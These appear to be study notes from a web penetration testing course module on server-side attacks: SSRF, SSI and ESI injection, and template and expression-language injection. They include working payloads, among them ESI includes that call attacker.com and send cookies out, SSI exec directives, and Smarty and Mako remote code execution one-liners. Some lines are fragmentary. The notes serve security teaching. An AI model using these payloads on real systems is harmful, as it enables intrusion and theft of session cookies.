

Module 11 - Server Side Attacks

▼ Server side infrastructure

Understanding Modern Infrastructure

- Content Delivery Network (CDN)
- WAF / IDS
- Load Balancer

Abusing Intermediate Devices

11.1.2 Abusing Intermediate Devices

For example, accessing <http://tomcatapplication.com/./;/manager/html> on a vulnerable setup might reveal the Tomcat Manager.

Due to the false feeling that it is safe from external users, there is a higher likelihood to spot default credentials on such panels.

▼ Server Side Request Forgery (ssrf)

- Most places to look for them:
 - load profile pictures from URL
 - or similar functionalities

Keep in mind that an SSRF attack can be conducted not only against „image import” utilities but any mechanisms that rely on fetching remote resources. In web applications, typically it can be:

- API specification imports (WSDL imports)
- Other file imports
- Connection to remote servers (e.g., FTP)
- „ping” or „alivecheck” utilities
- Any parts of an http request that include URLs

- I can use burp intruder to issue a blind ssrf request to my server using http headers

Burp intruder might be helpful in that task; for example, you can feed it with a list of all HTTP headers and assign your domain to each of them. It is possible that some of the intermediate proxies might try to resolve these domains.

As you now know where to look for the SSRF vulnerabilities, it's time to show you the potential impact of them. An SSRF vulnerability's impact relies heavily on the creativity and skills of the penetration tester, as performing an arbitrary request revealing the internal IP is rarely a severe vulnerability itself.

Abusing URL Structure

- Search URL schemas for PHP language

the share, you might
The hash can be

authentication
metasploit

remote HTML file.

```
qwe@ubuntu:/var/www/html$ cat xss.html
<script>alert(document.domain)</script>
```



▼ Server Side Include

Can practice SSI in bWAPP (ubuntu)

best option to test
t exemplary SSI

e the place where

A typical SSI expression has the below format. We will shortly present exemplary directives that can be used for testing and exploitation.

```
<!--#directive param="value"-->
```

SSI Expressions

You can try the following code to execute commands for printing server-side variables – document name and date (echo var), file inclusion (include virtual), and code execution, depending on the underlying operating system.

```
<!--#echo var="DOCUMENT_NAME" -->
<!--#echo var="DATE_LOCAL" -->
<!--#include virtual="/index.html" -->
<!--#exec cmd="dir" -->
<!--#exec cmd="ls" -->
```

ESI Expressions

ESI Detection

In most cases, ESI injection can only be detected using a blind attack approach. It is possible that you might see the following header in one of the application's responses:

Surrogate-Control: content="ESI/1.0"

In such a case, you can suspect that ESI is in use. However, in most cases, there will be no sign of using ESI or not.

ESI Exploitation

In order to detect ESI injection with a blind approach, the user can try to inject tags that cause the proxies to resolve arbitrary addresses resulting in SSRF.

```
<esi:include src=http://attacker.com/>
```

For exploitation scenarios, it might be possible to include a HTML file resulting in XSS:

```
<esi:include src=http://attacker.com/xss.html>
```

And, the xss.html can just contain code similar to the following:

```
<script>alert(1)</script>
```

One can also try to exfiltrate cookies directly by referring to a special variable:

```
<esi:include src=http://attacker.com/$(HTTP_COOKIE)>
```

Which can bypass the httpOnly flag in case of its presence.

There is also a possibility that the ESI Injection might lead to Remote Code Execution when it has support for XSLT.

XSLT is a dynamic language used to transform XML files according to a specified pattern and will be explained near the end of this chapter, where you will also get to know techniques to attack XSLT engines.

For the time being, just note the payload for the ESI Injection to the XSLT execution:

```
<esi:include src="http://attacker.com/file.xml" dca="xslt"
stylesheet="http://attacker.com/transformation.xsl" />
```

You can also see the original research on ESI Injection by GoSecure parts [one](#) and [two](#).

<https://www.gosecure.net/blog/2018/04/03/beyond-xss-edge-side-include-injection>

WAPTxv2: Section 01, Module 11 - Caendra Inc. © 2020 64

<https://www.gosecure.net/blog/2019/05/02/esiInjection-part-2-abusing-specific-implementations>

▼ language evaluation

- Language evaluation includes vulnerabilities such as:
 - double evaluation
 - server-side template injections
 - expression language injections

Template Engines

- PHP (Twig, Smarty)
- Python (Flask, Jinja)
- Java (Freemarker)

Such kind of vulnerabilities is not only limited to template engines. In Java applications, some technologies have a similar purpose of generating dynamic content, for example:

- OGNL (Object-Graph Navigation Language) - frequently used in Apache Struts RCE exploits
- EL (Expression Language) – generic dynamic expression set for java applications

Detecting Template Injection


Most template expressions are similar to each other; they are all in curly braces like the below examples (but not limited to):

- {{expr}}
- \${expr}
- %{expr}
- #{expr}
- %25{expr}
- {expr}

Then, you can look for evaluated numbers (like 55555 or other custom, easily identified values) in page responses. Another good idea could be to use Burp Intruder to test several payloads of that type, as it is likely that while, for example, `#{5*11111}` will work, `%{5*11111}` may not.

Confirming Template Injection

You can also use the following diagram to help you with profiling this type of vulnerability, whether it is a template or expression language injection.



To better identify the technology, you can first:

- Observe which is the generic technology of the application. If it is java (e.g., you see it uses .jsp extensions), then you can suspect it is an expression language / OGNL.
- Use the diagram from slide 79 as it contains popular behavior of template engines when handling expressions.
- Try to inject unclosed curly braces (be careful as there is a chance you might permanently disable the attacked webpage); this might provoke verbose error disclosing the underlying technology.
- Observe other verbose errors for technology names.

Exploiting Template Injection

For example, if you are dealing with the PHP template engine called Smarty, the RCE payload can be as simple as the one-liner below:

```
{php}echo `id`;{/php}
```


The Python engine Mako is also very straightforward, as we see below:

```
<%  
import os  
x=os.popen('id').read()  
%>  
${x}
```

One of Twig's **_self**'s attributes is named „**env**” and contains other methods that can be called. You can find the source code on GitHub [here](#).

Let's find any method that gives an output and try to execute it. We can infer by the function name that the function „display” might provide some output.




<https://github.com/twigphp/Twig/blob/e22fb8728b395b306a06785a3ae9b12f3fbc0294/lib/Twig/Environment.php>

WAPT Xv2: Section 01, Module 11 - Caendra Inc. © 2020 88

##SSTI to XSS##

Apart from the aforementioned template injection vulnerability (of unknown impact) you can also observe an XSS vulnerability if you type in, for example:

```
{{<svg/onload=confirm(1)>}}
```



Expression Language

When identifying expression language / OGNL injection, the steps are a bit different.

First, Java applications are easily recognizable as they tend to:

- Use common extensions like .jsp or .jsf
- Throw stack traces on errors
- Use known terms in headers like „Servlet“

When confirming the EL/OGNL injection in Java, we must receive the calculation output first – like $\${5*5}$, which will be evaluated as 25. As a reminder, $\${5*5}$ is not the only expression of interest but also:

- $\{5*5\}$
- $\${5*5}$
- $\#{5*5}$
- $\%{5*5}$
- $\%25\{5*5\}$

Of course, the numbers to be calculated can be anything.

Attacking XSLT engines

- XSLT engine